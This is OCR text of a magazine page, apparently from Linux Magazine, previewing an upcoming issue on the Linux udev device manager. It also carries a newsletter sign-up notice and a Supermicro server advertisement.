
Issue 225 / August 2019

Understanding udev

Approximate On Sale Date

UK / Europe	Jul 06
USA / Canada	Aug 02
Australia	Sep 02

Udev manages devices for the Linux kernel, and if you really want to know Linux, you'll need to learn to manage udev. Next month we take a close look at the udev daemon and the Linux hardware environment.



Preview Newsletter

The Linux Magazine Preview is a monthly email newsletter that gives you a sneak peek at the next issue, including links to articles posted online.

Sign up at: ***http://bit.ly/Linux-Mag-Preview***

SUPERMICRO

Better. Faster. Greener.

Expect Better Data Center Performance, TCO & Impact on the Environment

35% Faster | Up to 50% TCO Reduction | Reduce E-Waste
Featuring 2nd Generation Intel® Xeon® Scalable Processors

intel XEON PLATINUM inside

Learn More at www.supermicro.com/X11

SUPERMICRO